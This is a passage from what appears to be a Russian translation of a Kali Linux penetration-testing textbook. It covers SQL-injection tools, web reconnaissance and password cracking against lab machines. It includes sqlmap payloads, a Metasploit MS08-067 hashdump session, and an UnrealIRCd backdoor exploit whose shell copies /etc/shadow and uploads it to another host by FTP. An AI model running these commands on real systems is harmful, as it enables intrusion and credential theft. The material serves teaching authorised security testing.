   %20%28ELT%289881%3D9881%2C1%29%29%29%2C0x717a767071%2C0x78%29%29s  %29
   %2C%20844674407370955161 0%2C%20844674407370955161 0%29%29%29%20AND%20
   %28%27%25%27%3D%27 HTTP/1.1" 200 54490
   "http://192.168.86.50:80/wordpress/" "sqlmap/1.2.3#stable
   (http://sqlmap.org)"
192.168.86.62 - - [16/Mar/2018:00:29:46 +0000]
```

```
"GET /wordpress/?s=foo%25%27%29%29%20OR%20%28SELECT%202%2A%28IF%28%28
SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x71716b7671%2C%28SELECT%
20%28ELT%289881%3D9881%2C1%29%29%29%2C0x717a767071%2C0x78%29%29s%29%
2C%20844674407370955161O%2C%20844674407370955161O%29%29%29%20AND%20%
28%28%27%25%27%3D%27 HTTP/1.1" 200 54504
"http://192.168.86.50:80/wordpress/" "sqlmap/1.2.3#stable
(http://sqlmap.org)"
```

Если вы планируете проводить расширенное тестирование за счет увеличения глубины, ожидайте, что оно займет много времени. Предыдущее тестирование прошло более получаса и, что неудивительно, ничего не дало. Одна из причин, по которой это заняло так много времени, заключается в том, что он проходил тесты на всех разных серверах баз данных, о которых знает *sqlninja*. Если вы хотите сократить время, необходимое для тестирования, вы можете указать бэкэнд, если вам это известно. В этом случае я знал сервер, который использовался. Если вы проводите тестирование в «черном ящике», вы, возможно, не нашли ничего, что позволяло бы вам узнать, что такое сервер базы данных, поэтому подождите некоторое время, пока он работает.

Другим инструментом, который можно использовать для тестирования на основе SQL, является *sqlninja*. Этот инструмент требует файл конфигурации для запуска. Однако настройка этой программы не для слабонервных. Чтобы проверить с *sqlninja*, вам нужно захватить запрос. Вы можете сделать это с прокси-сервером, таким как Burp Suite или ZAP. Получив запрос, вам нужно настроить файл *sqlninja.conf* для включения параметра HTTP-запроса. Вы бы сделали что-то вроде того, что вы видите в примере 8-10.

Пример 8-10. Конфигурационный файл для sqlninja

```
-httprequest_start-
GET /wordpress/?s=SQL2INJECT HTTP/1.1
Host: 192.168.86.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:49.0) Gecko/20100101
Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
-httprequest_end-
```

Как только у вас есть файл конфигурации, вы можете запустить *sqlninja*, указав режим. Пример 8-11 показывает режимы, которые доступны для запуска. Это происходит из справки.

Пример 8-11. Доступные режимы тестирования

```
-m <mode> : Required. Available modes are:
```

```
t/test - test whether the injection is working
f/fingerprint - fingerprint user, xp_cmdshell and more
b/bruteforce - bruteforce sa account
e/escalation - add user to sysadmin server role
x/resurrectxp - try to recreate xp_cmdshell
u/upload - upload a .scr file
s/dirshell - start a direct shell
k/backscan - look for an open outbound port
r/revshell - start a reverse shell
d/dnstunnel - attempt a dns tunneled shell
i/icmpshell - start a reverse ICMP shell
c/sqlcmd - issue a 'blind' OS command
m/metasploit - wrapper to Metasploit stagers
```

У нас есть пара замечаний по поводу *sqlninja*. Во-первых, его конструкция более гибкая, чем у других инструментов тестирования. Во-вторых, примеры, которые вы найдете для файла конфигурации, вероятно, устарели. В некоторых git-репозиториях есть файлы конфигурации со всеми задокументированными параметрами. Они предназначены для более старой версии программного обеспечения, в котором использовался другой файл конфигурации. Более новый файл конфигурации плохо документирован. Однако, когда вы проводите тестирование безопасности, вы не должны ожидать, что все будет в порядке. Хорошая работа зависит от опыта.

Различные задачи

Kali также включает в себя инструменты для веб-тестирования, которые заполняют некоторые ниши. Например, WebDAV - это расширение HTTP, позволяющее удаленно создавать и публиковать. Как упоминалось ранее, HTTP был простым протоколом при его разработке, поэтому возникла необходимость в создании поддерживающих протоколов и интерфейсов приложений. Программа davtest определит, можно ли использовать целевой сервер для загрузки файлов. Серверы WebDAV, которые допускают открытую загрузку файлов, могут быть уязвимы для атаки. Как правило, вы обнаружите, что WebDAV находится в системах Windows, работающих под управлением Internet Information Systems (IIS), хотя расширения для WebDAV доступны для других веб-серверов. Если вы обнаружите веб-сервер в системе Windows, вы можете попробовать davtest, который просто требует URL для запуска.

Серверы Apache можно настроить так, чтобы у каждого был свой раздел сайта. Пользователи размещают свой контент в специальном каталоге у себя дома, возможно, с именем *public_html*. Все в этом каталоге можно просматривать удаленно через веб-сервер. Когда любой пользователь в системе может опубликовать свой собственный контент без какого-либо контроля, существует вероятность утечки информации. В результате может быть полезно определить, есть ли какие-либо пользовательские каталоги. Вы можете использовать *apache-users* для проверки пользовательских каталогов. Эта программа требует список слов, так как это по сути атака методом перебора, где проверяются все пользователи, представленные в списке слов. Пример запуска apache-users может выглядеть как *apache-users -h 192.168.86.50 -l /usr/share/wordlists/metasploit/unix_users.txt -p 80 -s 0 -e 403 -t 10*.

Командная строка может быть достаточно простой, но давайте пройдемся по ней. Сначала мы предоставляем хост, который в данном случае является IP-адресом. Мы также должны предоставить список слов для программы для чтения. Для этого запуска мы используем список общих имен пользователей Unix, которые поставляются с пакетом Metasploit. Мы также сообщаем пользователям *apache*, к какому порту он должен подключаться. Обычно это будет порт 80, если только вы не используете TLS / SSL, в этом случае это обычно будет порт 443. Параметр *-s 0* указывает пользователям *apache* не использовать TLS / SSL. Наконец, код

ошибки для поиска - 403, и программа должна запустить 10 потоков, что поможет ей работать быстрее.
Обычно веб-серверы отслеживаются поисковыми системами, чтобы они могли индексировать страницы, которые предоставляет сервер. Это делает контент на сервере доступным для поиска, что может позволить потребителям попасть на сайт. Однако в некоторых случаях владелец сайта может не захотеть, чтобы разделы сайта были доступны для поиска, поскольку пользователи предпочитают, чтобы пользователи его не посещали. Чтобы исправить это, включите файл *robots.txt* , который включает настройки *Disallow:*, чтобы запретить паукам искать или индексировать эти разделы веб-сайта. Это предполагает, что поисковый паук ведет себя хорошо, так как это условно, а не что-либо еще, что будет препятствовать индексации контента. Программа *parsero* возьмет файл *robots.txt*, чтобы определить состояние того, на что ссылается этот файл. Вы можете увидеть запуск parsero в Примере 8-12.

Пример 8-12. Запуск parsero

```
parsero -u 192.168.86.50
```

```
          ____
          | _ \__ _ _ __ ___ ___ _ __ ___
          | |_) / _` | '__/ __|/ _ ¥ '__/ _ \
          | __/ (_| | | \__ \__/ | | (_) |
          |_| \__,_|_| |___/\___|_| \___/
Starting Parsero v0.75 (https://github.com/behindthefirewalls/Parsero)
at 03/15/18 21:10:15
Parsero scan report for 192.168.86.50
http://192.168.86.50/components/ 200 OK
http://192.168.86.50/modules/ 200 OK
http://192.168.86.50/cache/ 200 OK
http://192.168.86.50/bin/ 200 OK
http://192.168.86.50/language/ 200 OK
http://192.168.86.50/layouts/ 200 OK
http://192.168.86.50/plugins/ 200 OK
http://192.168.86.50/administrator/ 500 Internal Server Error
http://192.168.86.50/installation/ 404 Not Found
http://192.168.86.50/libraries/ 200 OK
http://192.168.86.50/logs/ 404 Not Found
http://192.168.86.50/includes/ 200 OK
http://192.168.86.50/tmp/ 200 OK
http://192.168.86.50/cli/ 200 OK
[+] 14 links have been analyzed and 11 of them are available!!!
Finished in 0.2005910873413086 seconds
```

Преимущество использования *parsero* заключается в том, что компания может не захотеть индексировать эти местоположения, поскольку они могут содержать чувствительные или хрупкие компоненты. Если вы захватите файл *robots.txt*, вы сможете получить список определенных мест на сайте, на которые вы, возможно, захотите взглянуть более внимательно. Вы можете самостоятельно загрузить файл *robots.txt* и прочитать его, но *parsero* также проведет тестирование каждого URL-адреса, что позволит вам узнать, где вам следует проводить дополнительное тестирование. Как видите, некоторые записи получили 404. Это означает, что эти списки не существуют на сервере. В результате вы можете сэкономить некоторое время.

Резюме

Kali Linux включает в себя несколько инструментов, доступных для тестирования веб-приложений. Это хорошо, учитывая количество услуг, которые теперь используются через веб-приложения. Мы тщательно проанализировали инструменты и их использование, когда вы работаете над тестированием. Однако мы не охватили все доступное. Вы можете найти другие инструменты в меню Kali, но только те, которые были установлены по умолчанию. Вы можете следить за страницей инструментов на веб-сайте Kali. Вот некоторые важные идеи, которые следует извлечь из этой главы::

- Общая архитектура веб-приложения может включать подсистему балансировки нагрузки, веб-сервер, сервер приложений и сервер баз данных.
- Типы атак веб-приложений, которые вы обычно видите, - это межсайтовые сценарии, подделка межсайтовых запросов, инъекция SQL и инъекция сущности XML.
- Прокси-инструменты, такие как *Burp Suite* и *Zed Attack Proxy*, могут использоваться для тестирования и сканирования веб-приложений.
- Специальные инструменты, такие как *skipfish, nikto* и *Vega*, могут использоваться для автоматизации тестирования без использования тестеров на основе прокси.
- sqlmap-это хороший инструмент для тестирования SQL-инъекций.
- Такие инструменты, как *devtest* и *parsero*, могут использоваться для сбора информации и тестирования.

Дополнительные ресурсы

- OWASP, “OWASP Top Ten Project”
- Kali Tools, “Kali Linux Tools Listing”
- Microsoft, “Common Web Application Architectures”

Глава 9. Взлом паролей

Взлом пароля не всегда необходим, в зависимости от того, сколько сотрудничества вы получаете от людей, которые платят вам. Тем не менее, это может быть полезным, если вы идете в абсолютно черный ящик. Взлом паролей может помочь вам получить дополнительные уровни привилегий, а также потенциально предоставить вам доступ к дополнительным системам в сети. Это могут быть дополнительные серверные системы или входы в настольную сеть. Опять же, именно здесь важно получить сферу деятельности, когда вы входите в систему. Вам нужно знать, что выходит за рамки и что считается честной игрой. Это позволит вам узнать, нужно ли вам беспокоиться о взломе пароля.

Пароли хранятся таким образом, что требует от нас выполнения взлома атак, чтобы получить пароли обратно. Однако, что именно это означает? Что такое взлом пароля, и почему это необходимо? Мы расскажем в этой главе. В процессе, вы получите лучшее понимание криптографических хэшей. Вы столкнетесь с ними повсюду, так что это хорошая концепция, чтобы получить ваши руки и голову вокруг.

Мы собираемся рассмотреть несколько типов взломов паролей. Во-первых, мы поговорим о том, как проводить атаки, если у вас есть файл паролей в хешированном виде перед вами. Мы также рассмотрим, как работать с удаленными службами. Многие сетевые сервисы требуют аутентификации, прежде чем пользователь сможет взаимодействовать с ними. Таким образом, существуют способы атаковать этот процесс аутентификации для получения учетных данных. Иногда мы будем работать со словарями или списками слов. В других случаях мы будем работать с каждой возможной комбинацией паролей.

Хранение паролей

Зачем нам вообще взламывать пароли? Причина в том, что они не хранятся в виде простого текста. Они хранятся в форме, которую нельзя легко вернуть к исходному паролю. Обычно это форма криптографического хеширования. Криптографический хэш называется односторонней функцией: данные, отправляемые в функцию, не могут быть возвращены в исходное состояние. Нет способа получить исходные данные из хеша. Это имеет некоторый смысл, однако, когда вы думаете об этом. Криптографический хеш генерирует выходные данные фиксированной длины.
Хеш-функция - сложный математический процесс. Он принимает ввод любой длины и выводит значение, которое имеет ту же длину, что и любой другой ввод, независимо от размера ввода. Различные криптографические хеш-функции будут генерировать разные выходные длины. Хэш-функция, которая была обычной в течение многих лет, Message Digest 5 (MD5), генерировала выходную длину 128 битов, которая выглядела бы как 32 символа после отображения шестнадцатеричных значений для каждого байта. Алгоритм безопасного хеширования 1 (SHA1) генерирует выходную длину 160 битов, которая будет отображаться как 40 шестнадцатеричных символов.

Хотя алгоритмы хеширования нельзя изменить, с ними есть проблема. Алгоритмы хеширования без достаточной глубины потенциально могут генерировать коллизии. Столкновение происходит, когда два разных набора данных могут генерировать одно и то же выходное значение. Математическая проблема, которая говорит об этой проблеме, называется парадоксом дня рождения. Парадокс дня рождения говорит о вероятности того, что две вещи имеют одинаковое значение с ограниченным набором входных данных.

ПАРАДОКС ДНЯ РОЖДЕНИЯ

Представьте, что вы находитесь в комнате с несколькими людьми, и вы все начинаете сравнивать свои дни рождения. Как вы думаете, сколько людей потребуется для 50% -ной вероятности (в основном, броска монеты) двух человек в комнате с одинаковым днем рождения - в один и тот же месяц и день. Это гораздо меньшее число, чем вы думаете. Ответ только 23. Если бы вы наметили это, вы бы увидели крутой уклон к этой точке. После этого уклон замедляется. Любые изменения будут постепенными, пока мы не достигнем 100%. Вы не думаете, что понадобится так мало людей, чтобы выпустить монету с вероятностью. Чтобы 100% -ная вероятность того, что у двух человек в комнате будет один и тот же день рождения, в комнате должно быть 366 человек. Существует 366 потенциальных дней рождения, когда вы учитываете високосный год. График вероятности в зависимости от количества людей долгое время колеблется около 99%. Именно эта статистическая вероятность столкновения - два человека с одинаковым днем

рождения или два набора входных данных создают одно и то же выходное значение - вот ключ к выбору алгоритмов хеширования.

Процесс аутентификации идет примерно так. Когда пароли созданы, входное значение хешируется, и хеш сохраняется. Оригинальный пароль по сути эфемерный. Он не хранится за пределами времени, необходимого для генерации хэша. Для аутентификации пользователь вводит значение для пароля. Введенное значение хэшируется, и результирующее значение хеш-функции сравнивается с сохраненным. Если значения совпадают, пользователь успешно прошел аутентификацию. Однако при столкновениях важно то, что вам не нужно знать или угадывать исходный пароль. Вам просто нужно придумать значение, которое может генерировать то же значение хеша, что и исходный пароль. Это реальная реализация парадокса дня рождения, в которой рассматриваются вероятности и размеры хэшей.

Это означает, что наша работа стала немного проще, поскольку нам не обязательно заново создавать оригинальный пароль. Однако это зависит от глубины алгоритма хеширования. Различные операционные системы будут хранить свои пароли по-разному. Windows использует диспетчер учетных записей безопасности (SAM), а Linux использует подключаемый модуль аутентификации (PAM) для обработки аутентификации. Они могут использовать стандартный текстовый пароль и теневые файлы для аутентификации.

Менеджер безопасности учетных данных

Microsoft использует SAM с момента появления Microsoft Windows XP. SAM поддерживается в реестре Windows и защищен от доступа неавторизованных пользователей. Однако авторизованный пользователь может прочитать SAM и получить хешированные пароли. Чтобы получить пароли для взлома, злоумышленнику потребуется получить системный уровень или административный доступ.

Ранее пароли хранились с использованием хэша LanManager (LM). У LM-хэшей были серьезные проблемы. Процесс создания LM-хэша состоял в том, чтобы получить 14-байтовое значение, либо добавив пароль, либо усек его, и преобразовав строчные буквы в прописные. Затем 14-символьное значение разделяется на две 7-символьные строки. Стандартные ключи цифрового шифрования (DES) создаются из двух строк и затем используются для шифрования известного значения. Системы вплоть до Windows Server 2003 использовали этот метод создания и хранения значений паролей. LanManager, тем не менее, определяет не только хранение паролей, но и, что более важно, способ прохождения проверки подлинности по сети. Однако, учитывая проблемы с LanManager, произошли изменения. Они были реализованы через NT LanManager (NTLM) и NTLMv2.

В то время как SAM хранится в файле реестра, этот файл не существует, когда система загружается. Когда система загружается, содержимое файла считывается в память, и размер файла становится равным 0. То же самое относится и к другим кустам системного реестра. Если бы вы смогли выключить систему, вы бы смогли извлечь файл с диска. Когда вы работаете с работающей системой, вам нужно извлечь хеши из памяти.

ПРИМЕЧАНИЕ

> Мы все знаем, какие могут быть фильмы и телешоу, когда дело доходит до показа технического контента. Вы часто будете видеть пароли, идентифицирующие персонажа одновременно, но в реальной жизни это не так. Хеш идентифицирует весь пароль. Если пароль хранится в виде хэша, невозможно идентифицировать отдельные символы из пароля. Помните, что хеш-функция является односторонней, и ее части не соответствуют символам в пароле.

С точки зрения системы Windows, у пользователей есть SID, представляющий собой длинную строку, которая идентифицирует пользователя в системе. SID

имеет смысл, когда речь идет о предоставлении пользователям разрешений на ресурсы в системе.

Системы Windows могут быть подключены к корпоративной сети с серверами Windows, которые обрабатывают аутентификацию. SAM существует в каждой системе с локальными учетными записями. Все остальное обрабатывается по сети через серверы Active Directory. Если вы подключитесь к системе, которая использует сервер Active Directory, вы не получите хеш-кодов от пользователей домена, которые будут входить в систему. Однако учетная запись локального администратора будет настроена, когда администрирование должно осуществляться без доступа к серверу Active Directory. Если вы можете сбросить хэши из локальной системы, вы можете получить учетную запись локального администратора, которую вы сможете использовать для получения удаленного доступа.

PAM и Crypt

Unix-подобные операционные системы давно используют плоские файлы для хранения пользовательской информации. Первоначально все это было сохранено в файле */etc/passwd*. Это проблема, однако. Различные системные утилиты должны иметь возможность ссылаться на файл *passwd* для выполнения поиска по идентификационному номеру пользователя, который хранится вместе с информацией о файле и именем пользователя. Для системы гораздо эффективнее хранить информацию о пользователе в виде числовых значений, чем искать имя пользователя по числовому значению. Это предполагает, что утилита даже должна показывать имя пользователя вместо идентификатора пользователя.

Чтобы обойти проблему с файлом *passwd*, который должен быть доступен системным утилитам, которые могут работать без разрешений корневого уровня, был создан файл *shadow*. Пароль был отделен от файла *passwd* и помещен в теневой файл. Файл *shadow* хранит имя пользователя, а также пароль и другую информацию, связанную с паролем, такую как последний раз, когда пароль был изменен, и когда его нужно изменить в следующий раз.

Однако в системах Linux нет необходимости использовать плоские файлы. Системы Linux обычно используют PAM для управления аутентификацией. Процесс входа в систему будет полагаться на PAM для обработки аутентификации, используя любой заданный механизм бэкэнда. Это могут быть только простые файлы, с PAM, также обрабатывающими требования к сроку действия и надежности пароля, или это может быть что-то вроде облегченного протокола доступа к каталогам (LDAP). Если аутентификация обрабатывается с помощью другого протокола, вам нужно будет войти в систему аутентификации, чтобы получить пароли.

Локальный файл *shadow* содержит хешированный пароль и соль. Соль - это случайное значение, которое включается при хешировании пароля. Это не позволяет злоумышленникам получить несколько идентичных паролей вместе. Если хешированный пароль взломан, злоумышленник получит только один пароль, независимо от того, имеет ли другой пользователь такой же пароль. Соль обеспечивает уникальный хэш, даже если начальный пароль идентичен. Это не мешает злоумышленникам получить идентичные пароли. Это просто означает, что они должны взломать эти пароли по отдельности.

ХЭШИРОВАННОЕ ХРАНИЛИЩЕ ПАРОЛЕЙ

Даже с хешированным паролем, хранилище не так просто, как просто видеть хешированный пароль в теневом файле. Для начала должен быть способ передать использованную соль. Примером поля пароля из теневого файла могут быть $ 6 $ uHTxTbnr $ xHrG96xp / Gu501T30Oy1CcdmDeVC51L4i1PpSBypJ s6xRb.733vubvqvFarhXKhi6MYFhHYZ5rYUPLt являются символами $. Первым значением является идентификатор, который в примере равен 6, и говорит нам, что использовался алгоритм хеширования SHA-512. Значение MD5 будет равно 1, а значение SHA-256 будет равно 5. Второе значение - это соль, в данном примере это uHTxTbnr. Это случайное значение, которое включается в простой текстовый пароль при применении алгоритма хеширования. Последняя часть - это сам хешированный пароль - результат алгоритма хеширования. В этом примере это начинается с xHr и заканчивается GH.

Различные криптографические алгоритмы хеширования могут быть использованы для увеличения сложности. Более сильные криптографические алгоритмы увеличат сложность взлома, а значит, для получения всех паролей потребуется больше времени. Алгоритм хеширования можно изменить, отредактировав файл */etc/pam.d/common-password*. В моем случае при установке Kali по умолчанию в следующей строке указывается используемый тип хэша: # здесь представлены модули для каждого пакета (блок «Primary») пароль [success = 1 default = ignore] pam_unix.so затемнять sha512: # here are the per-package modules (the "Primary" block) password [success=1 default=ignore] pam_unix.so obscure sha512

Это означает, что мы используем 512-битный алгоритм хеширования. Алгоритм хеширования SHA-512 даст 64 8-битных символа. Все три элемента поля пароля в теневом файле необходимы для взлома пароля. Важно знать алгоритм хеширования, который используется, чтобы знать, какой алгоритм применять против попыток взлома. Когда дело доходит до более длинных хеш-значений, у нас меньше шансов столкновения, которые сделали устаревшие хеш-алгоритмы устаревшими. Алгоритмы, которые генерируют более длинные результаты, также требуют больше времени для генерации значения. Когда вы сравниваете один результат, разница между SHA-256 и SHA-512 составляет, вероятно, десятые доли секунды. Однако за миллионы потенциальных значений эти десятые доли секунды складываются.

ПОЛУЧЕНИЕ ПАРОЛЕЙ

Теперь, когда мы узнали немного больше о том, как обычно хранятся пароли, и о результатах хеширования, в которых хранятся пароли, мы можем перейти к тому, как получить пароли. Как и в случае с хранением паролей и, в некоторой степени, используемыми алгоритмами хеширования, поиск паролей будет отличаться в разных операционных системах. Когда дело доходит до систем Windows, самый простой способ получить хеши паролей из системы - использовать hashdump модуля Meterpreter.

Первое, что нужно отметить, - это то, что этот метод требует компрометации системы. Также предполагается, что используемый эксплойт позволит использовать полезную нагрузку Meterpreter. Это не значит, что нет других способов сбросить пароли. Несмотря на это, они требуют использования системы для получения доступа к хэшам паролей. Это также требует административного доступа к системе, чтобы иметь возможность получить хеши паролей. Обычный пользователь не может их прочитать. В примере 9-1 показан эксплойт старой системы Windows с использованием надежного модуля эксплойта MS08-067.

Пример 9-1. Использование hashdump в Meterpreter

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.86.23
RHOST => 192.168.86.23
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.86.47:4444
[*] 192.168.86.23:445 - Automatically detecting the target...
[*] 192.168.86.23:445 - Fingerprint: Windows XP - Service Pack 2 -
lang:Unknown
[*] 192.168.86.23:445 - We could not detect the language pack,
defaulting to English
[*] 192.168.86.23:445 - Selected Target: Windows XP SP2 English
(AlwaysOn NX)
[*] 192.168.86.23:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.86.23
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.86.47:4444 ->
192.168.86.23:1041)
at 2018-03-25 14:51:48 -0600

meterpreter > hashdump
Administrator:500:ed174b89559f980793e28745b8bf4ba6:5f7277b8635625ad2d2d5
```

```
51867124
dbd:::
ASPNET:1003:5b8cce8d8be0d65545aefda15894afa0:227510be54d4e5285f3537a22e8
55dfc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
HelpAssistant:1000:7e86e0590641f80063c81f86ee9efa9c:ef449e873959d4b15366
60525657
047d:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2e54afff1eaa6b62f
c0649b71
5104187:::
```

Эксплойт использует уязвимость в сервисе, которая делает возможным совместное использование файлов Windows. Так как это сервис, который работает с наивысшим уровнем привилегий, у нас есть административный доступ, который нам нужен, чтобы иметь возможность сбрасывать пароли. После того, как мы получим оболочку Meterpreter, мы запустим *hashdump* и вы получите содержимое локальной базы данных SAM. Вы заметите, что мы получаем имя пользователя, за которым следует числовой идентификатор пользователя. Далее следует хешированный пароль.

Получение паролей из системы Linux означает захват двух разных файлов. У нас должен быть файл *shadow*, а также файл *passwd*. Файл *passwd* может быть захвачен любым, кто имеет доступ к системе. Теневой файл имеет ту же проблему, что и у нас на стороне Windows. Нам нужно иметь права root-уровня, чтобы иметь возможность читать этот файл. Однако права доступа к файлу *shadow* ограничены. Это означает, что мы не можем использовать любой старый эксплойт. Нам нужен либо эксплойт корневого уровня, либо способ использования привилегий. После того, как мы воспользуемся системой, нам нужно будет извлечь файлы из системы. В примере 9-2 показан эксплойт с корневым уровнем, за которым следует использование FTP-клиента для удаления файлов *passwd* и *shadow*.

Пример 9-2. Копирование /etc/passwd и /etc/shadow

```
msf exploit(unix/misc/distcc_exec) > use
exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST
192.168.86.62
RHOST => 192.168.86.62
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.86.51:4444
[*] 192.168.86.62:6667 - Connected to 192.168.86.62:6667...
```

```
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.86.62:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo puHrJ8ShrxLqwYB2;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "puHrJ8ShrxLqwYB2¥r¥n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.86.51:4444 ->
192.168.86.62:55414)
at 2018-03-26 20:53:44 -0600

cp /etc/passwd .
cp /etc/shadow .
ls
Desktop
passwd
reset_logs.sh
shadow
vnc.log
ftp 192.168.86.47
kilroy
Password:*********
put passwd
put shadow
```

Вы заметите, что файлы *passwd* и *shadow* копируются в каталог, в котором мы находимся. Это потому, что мы не можем просто извлечь их из их расположения в / etc. Попытка вызвать ошибку прав доступа. Когда у нас есть файлы *passwd* и *shadow*, нам нужно собрать их в один файл, чтобы мы могли использовать против них утилиты взлома. В примере 9-3 показано использование команды *unshadow* для объединения файлов *passwd* и *shadow*.

Пример 9-3. Использование unshadow для объединения файлов shadow и passwd

```
savagewood:root~# unshadow passwd shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BP0t$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
```

games:*:5:60:games:/usr/games:/bin/sh

Столбцы отличаются от того, что вы увидите в теневом файле. Вы увидите имя пользователя, которое будет одинаковым как для файла *passwd*, так и для файла *shadow*. Далее следует поле пароля из теневого файла. В файле *passwd* это поле заполняется просто *. Остальные столбцы взяты из файла *passwd*, включая числовой идентификатор пользователя, идентификатор группы, домашний каталог для пользователя и оболочку, которую пользователь будет использовать при входе в систему. Если файл *shadow* не имеет поля пароля, вы все равно получите * во втором столбце. Нам нужно запустить *unshadow*, чтобы использовать локальный инструмент взлома, такой как John the Ripper. *unshadow* исходит от пакета John the Ripper.

Локальный взлом

Локальный взлом означает, что у нас есть хэши локально. Либо мы попытаемся взломать их в системе, в которой мы работаем, либо мы собираемся извлечь хэши, как вы видели ранее, для запуска взломщиков паролей, таких как John the Ripper, в отдельной системе. Несколько режимов обычно используются для взлома пароля. Одним из них является перебор, что означает, что взломщик паролей принимает такие параметры, как длина и сложность (какие символы следует использовать) и пробует все возможные варианты. Это не требует никакого интеллекта или мысли. Это просто бросать все возможное в стену и надеяться, что что-то застрянет. Это способ обойти сложные пароли.
Списки слов - еще один возможный подход к взлому паролей. Список слов, иногда называемый словарем, - это просто текстовый файл со списком слов. Взлом пароля по списку слов требует, чтобы пароль был в списке слов. Возможно, это само собой разумеется, но некоторые пароли могут быть основаны на словарных словах, которые могут отсутствовать в списке слов, даже если словарное слово, на котором основан пароль, находится в списке. Например, возьмите пароль, который, конечно, не является хорошим паролем. Мало того, что ему не хватает сложности, но это слишком очевидно. Если бы я использовал P4 $$ w0rd, я взял бы то же слово, которое все еще отображается в пароле, и отобразил его так, чтобы его нельзя было найти в списке слов, включающем *password*.

МАТЕМАТИКА ВЗЛОМА ПАРОЛЕЙ

Взлом пароля является сложной задачей. Если вы просто используете списки слов, взломщик паролей будет проходить через каждый пароль в списке слов, пока либо пароль не будет найден, либо список слов закончится. Только в одном списке слов содержится 14 344 392, и это далеко не полный список. Когда вы входите в пароли для перебора, вы начинаете добавлять порядки почти с каждой позиции, которую вы добавляете к паролю. Представьте, что у вас 8 символов и используются только строчные буквы. Это 26 × 26 × 26 × 26 × 26 × 26 × 26 × 26 или 208 827 064 576. Добавьте заглавные буквы и цифры, и мы находимся в 62 возможных комбинациях для каждой позиции. Затем мы говорим о 628 только для 8-символьного пароля. Это 218 340 105 5 588 896 возможных паролей. Мы не начали учитывать специальные символы. Вы занимаетесь сменными позициями на числах и добавляете еще 10 возможных символов. Допустим, мы используем только прописные и строчные буквы, а также цифры, поэтому мы работаем с 218 триллионами возможностей, упомянутыми ранее. Теперь учтите, что если бы вы пробовали 1000 возможностей в секунду, вам потребовалось бы 218 миллиардов секунд, чтобы пройти все из них. Это 3 миллиарда минут, то есть 60 миллионов часов, или 2,5 миллиона дней. Современные процессоры способны обрабатывать более 1000 паролей в секунду, но использование такого масштаба начинает давать вам представление о масштабности задачи взлома паролей.

Kali Linux имеет пакеты, связанные с взломом паролей. Первый из них, который устанавливается по умолчанию, - это пакет *wordlist*. Это включает в себя файл *rockyou*, а также другую информацию, необходимую для взлома пароля. Кроме того, одним из преобладающих взломщиков паролей является John the Ripper.. Однако это не единственный взломщик паролей,. Другой подход к взлому паролей, уходя от начала с возможными словами, является то, что называется радужные таблицы. Кали имеет несколько пакетов, связанных с взломом паролей с использованием этого подхода.

John the Ripper

В John the Ripper команда *john* использует три метода, указанные ранее для взлома паролей. Однако подход по умолчанию к взлому называется режимом одиночной трещины(*single-crack mode*). При этом используется предоставленный файл паролей, а также информация из файла паролей, например имя пользователя, домашний каталог и другие сведения для определения пароля. В этом процессе *john* применяет правила искажения, чтобы иметь лучший шанс угадать пароль, поскольку было бы разумно необычно для кого-то использовать свое имя пользователя в качестве пароля, хотя для них может быть возможно исказить свое имя пользователя и использовать его. Пример 9-4 показано использование режима *single-crack* для взлома паролей в файле *shadow*, извлеченный из системы Metasploitable Линукс.

Пример 9-4. Режим Single-crack с использованием john

```
savagewood:root~# john -single passwd.out
Warning: detected hash type "md5crypt", but the string is also
recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3)
     $1$ [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres         (postgres)
user             (user)
msfadmin         (msfadmin)
service          (service)
4g 0:00:00:00 DONE (2018-03-27 19:49) 20.00g/s 33835p/s 33925c/s
      33925C/s root1907..root1900
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Вы увидите в нижней части вывода, что он говорит вам, как отобразить все пароли, которые были взломаны. Он может сделать это, так же, как он может перезапустить прерванное сканирование, из-за этого .Файл *.pot* в *~/.john/* это кэш паролей и статус того, что делает *john*. Пример 9-5 показывает использование *john -show* для отображения паролей, которые были взломаны. Вы увидите, что вам нужно указать, из какого файла паролей вы извлекаете пароли. Это потому что файл *.pot* продолжается после одного запуска и может

хранить сведения из нескольких попыток взлома. Если бы вы посмотрели на исходный файл пароля, вы бы увидели, что он остался нетронутым. Хэши все еще существуют, а не заменяются паролем. Некоторые взломщики паролей могут использовать стратегию замены, но *john* хранит пароли.

Пример 9-5. Результаты john

```
savagewood:root~# john -show passwd.out
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
